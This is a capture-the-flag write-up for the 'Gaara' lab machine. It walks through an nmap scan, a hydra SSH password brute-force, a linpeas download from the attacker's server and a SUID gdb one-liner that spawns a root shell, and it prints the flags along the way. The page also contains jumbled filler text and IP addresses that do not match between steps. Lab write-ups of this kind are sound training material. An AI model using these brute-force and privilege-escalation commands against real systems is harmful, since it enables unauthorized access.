

Gaara


nmap scan

```
(root㉿kali)-[~/home/shivprasad]
# nmap -sV -sC 192.168.227.142
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-12 17:00 IST More
Nmap scan report for 192.168.227.142
Host is up (0.16s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 3e:a3:6f:64:03:33:1e:76:f8:e4:98:fe:be:e9:8e:58 (RSA)
|   256 6c:0e:b5:00:e7:42:44:48:65:ef:fe:d7:7c:e6:64:d5 (ECDSA)
|_  256 b7:51:f2:f9:85:57:66:a8:65:54:2e:05:f9:40:d2:f4 (ED25519)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_http-title: Gaara
|_http-server-header: Apache/2.4.38 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.30 seconds
```

upon dir bruteforcing we got /Cryoserver dir

upon looking into it we found



Looking and reading every dir we found some interesting hash in /iamGaara

In action, Gaara can manipulate sand, which subconsciously protects him. Rasa intended to use Gaara as the village's person for Gaara as he suffered night terrors brought about by the tailed beast's influence. With Gaara's sand adding to his inability to move, his father decided to have him assassinated. Gaara has the belief that he could only rely upon himself and Shukaku. He loved him tried to kill him, on the order of his father, and that he had to kill others in order to confirm the value of his power by permanently scarring his left temple with the kanji for "love" (愛, ai) for his new drive.

Gaara first appears in the series when he is sent to Konohagakure, an allied ninja village, to take part in the Chunin Exam. In truth, he is sent in order to infiltrate Konohagakure in preparation for an invasion by Sunagakure and its ally, Otogakure. In both the first and second phases. In the third phase, Gaara is set to fight against Rock Lee. Lee is able to pass Gaara's **f1MgN9mTf9SNbzRygcU** into breaking Lee's arm and leg, claiming victory.[20] Sasuke Uchiha manages to give Gaara the first internal breakdown and nearly manifest his Tailed-Beast powers. This begins the invasion, with his older siblings carrying him into state of mind. Both Sasuke and Naruto Uzumaki confront him with the latter defeating him. Later, Sunagakure sends Gaara to Otogakure, which became enemy of Sunagakure once learning that Orochimaru murdered Rasa prior to the attack. While he is a Gaara is unable to prevent Sasuke from escaping from Konoha. He makes amends with the many characters he had alienated, apportioning relationship with his family. At the same time, Gaara's fundamental characteristic becomes the desire to protect as many people as possible. In Part II of the series, three years after his mission, Deidara, a member of the criminal organization Akatsuki, is sent to protect the village, but is defeated. The members of the Akatsuki then kidnap him and extract Shukaku from his body. Gaara named Chiyo sacrifices her own life to revive him.[27] Sometime later, he goes to the Five Kage Summit, where the Akatsuki the Fourth Great Ninja War to capture the last two Tailed-Beasts. Gaara later joins the new Shinobi Alliance as its field Naruto's philosophy of love and the Akatsuki's philosophy of hatred to unite the army when it nearly imploded from internal encounters his reanimated father. Rasa reveals the truth to Gaara that his uncle's final action was his doing and that the Gaara to tears after learning his mother's will is the force behind his sand. Rasa recognizes his son has surpassed him and Gaara later defeats and seals the revived Second Mizukage and joins the rest of the five Kage to fight the Madara Uchiha who in a result later healed by Tsunade. Gaara departs with the other Kage to site of their side's battle with Tobi. Before departing, he

let's try to decrypt and decode it

The screenshot shows the dCode website interface. On the left, a search bar says "Search for a tool" with a placeholder "e.g. type 'random'". Below it, a section titled "Results" shows the search term "gaara:ismyname" and its classification: "Base 58 - dCode" and "Tag(s) : Arithmetics, Character Encoding". There are social sharing icons for +, f, t, r, and e-mail. A "Share" button is also present. On the right, a "BASE 58" page is displayed under "Mathematics > Arithmetics > Base 58". It features a "BASE 58 DECODER" tool. The input field contains the ciphertext **f1MgN9mTf9SNbzRygcU**. The results format is set to "ASCII (PRINTABLE) CHARACTERS". A "DECRYPT" button is visible. A sidebar on the right lists related topics like "Base 58", "Base 59", "What is Base 58?", "How to cipher?", "How to decipher?", "How to convert a ciphertext?", and "What is a binary number?". A "Similar" sidebar lists "Base 10", "Base 64", "Base 65", and "Binary".

we assume that gaara would be the ssh username and password is it's hash

let's try to login

```
(root㉿kali)-[~/usr/share]
# ssh gaara@192.168.51.142
The authenticity of host '192.168.51.142 (192.168.51.142)' can't be established.
ED25519 key fingerprint is SHA256:XpX1VX2RtX80aktJHdq89ZkpLlYvr88cebZ0tPZMI0I
.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.51.142' (ED25519) to the list of known hosts.
gaara@192.168.51.142's password:
Permission denied, please try again.
gaara@192.168.51.142's password:
Permission denied, please try again.
gaara@192.168.51.142's password:
gaara@192.168.51.142: Permission denied (publickey,password).

(root㉿kali)-[~/usr/share]
#
```

it did nothing let's bruteforce it with hydra

```
(root㉿kali)-[/usr/share]
# hydra -l gaara -P /home/kali/rockyou.txt ssh://192.168.51.142 Kali Docs  Kali
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-12 07:
05:06
[WARNING] Many SSH configurations limit the number of parallel tasks, it is r
ecommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1
/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.51.142:22/
[STATUS] 137.00 tries/min, 137 tries in 00:01h, 14344264 to do in 1745:03h, 1
4 active
[22][ssh] host: 192.168.51.142  login: gaara  password: iloveyou2
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complet
e until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-12 07:
06:52
```

(root㉿kali)-[/usr/share]

[root@Gaara ~]\$

We Found the password

let's login into ssh and we found the first flag

```
gaara@Gaara:~$ ls
flag.txt  local.txt
gaara@Gaara:~$ cat falg.txt
cat: falg.txt: No such file or directory
gaara@Gaara:~$ cat flag.txt
Your flag is in another file...
gaara@Gaara:~$ cat local.txt
d8b161c82771ef102673a985736ffc6d
```

let's get root escalation

let's get linpeas.sh from <https://github.com/carlospolop/PEASS-ng/releases/tag/20231112-0a42c550>

then let's host a python server

```
root@kali:/home/kali# cd Downloads
root@kali:/home/kali/Downloads# ls
linpeas.sh

root@kali:/home/kali/Downloads# python3
Command 'python3' not found, did you mean:
  command 'python3' from deb python3-minimal
Try: apt install <deb name>

root@kali:/home/kali/Downloads# python3 -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
192.168.51.142 - - [12/Nov/2023 07:13:08] "GET /linpeas.sh HTTP/1.1" 200 -
```

let's get linpeas.sh into the ssh

```
d8b161c82771ef102673a985736ffc6d
gaara@Gaara:~$ wget 192.168.49.51:4444/linpeas.sh
--2023-11-12 07:13:08--  http://192.168.49.51:4444/linpeas.sh
Connecting to 192.168.49.51:4444 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 847815 (828K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh      100%[=====] 827.94K --.-KB/s   in 0.01s

2023-11-12 07:13:08 (73.6 MB/s) - 'linpeas.sh' saved [847815/847815]

gaara@Gaara:~$ ls
flag.txt  linpeas.sh  local.txt
```

upon running it

```
-rwsr-xr-x 1 root root 83K Jul 27 2018 /usr/bin/gpasswd  
-rwsr-xr-x 1 root root 44K Jul 27 2018 /usr/bin/newgrp → HP-UX_10.20  
-rwsr-xr-x 1 root root 63K Jan 10 2019 /usr/bin/su  
-rwsr-xr-x 1 root root 63K Jul 27 2018 /usr/bin/passwd → Apple_Mac OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)  
-rwsr-xr-x 1 root root 51K Jan 10 2019 /usr/bin/mount → Apple_Mac OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8  
-rwsr-xr-x 1 root root 35K Jan 10 2019 /usr/bin/umount → BSD/Linux(08-1996)
```

SGID

↳ <https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid>

```
-rwxr-sr-x 1 root shadow 39K Feb 14 2019 /usr/sbin/unix_chkpwd  
-rwxr-sr-x 1 root crontab 43K Oct 11 2019 /usr/bin/crontab  
-rwsr-sr-x 1 root root 7.7M Oct 14 2019 /usr/bin/gdb  
-rwsr-sr-x 1 root root 7.3M Dec 24 2018 /usr/bin/gimp-2.10 (Unknown SGID binary)  
-rwxr-sr-x 1 root ssh 315K Jan 31 2020 /usr/bin/ssh-agent  
-rwxr-sr-x 1 root shadow 71K Jul 27 2018 /usr/bin/chage
```

we found /usr/bin/gdb
let's find it on gtfoBins

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.


This requires that GDB is compiled with Python support.

```
sudo install -m =xs $(which gdb) .  
  
.gdb -nx -ex 'python import os; os.execl("/bin/sh", "sh", "-p")' -ex quit
```

let's run it
and we got the root privileges

```
$ /usr/bin/gdb -nx -ex 'python import os; os.execl("/bin/sh","sh","-p")' -ex quit  
GNU gdb (Debian 8.2.1-2+b3) 8.2.1  
Copyright (C) 2018 Free Software Foundation, Inc.  
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>  
This is free software: you are free to change and redistribute it.  
There is NO WARRANTY, to the extent permitted by law.  
Type "show copying" and "show warranty" for details.  
This GDB was configured as "x86_64-linux-gnu".  
Type "show configuration" for configuration details.  
For bug reporting instructions, please see:  
<http://www.gnu.org/software/gdb/bugs/>.  
Find the GDB manual and other documentation resources online at:  
<http://www.gnu.org/software/gdb/documentation/>.  
  
For help, type "help".  
Type "apropos word" to search for commands related to "word".  
# whoami  
root
```

let's go find the last flag



```
gaara@Gaara: ~  
File Actions Edit View Help  
# cd /root  
# ls  
proof.txt root.txt  
# cat proof.txt  
df9ff63445cf225fedd3b0c10dacdb4f  
#
```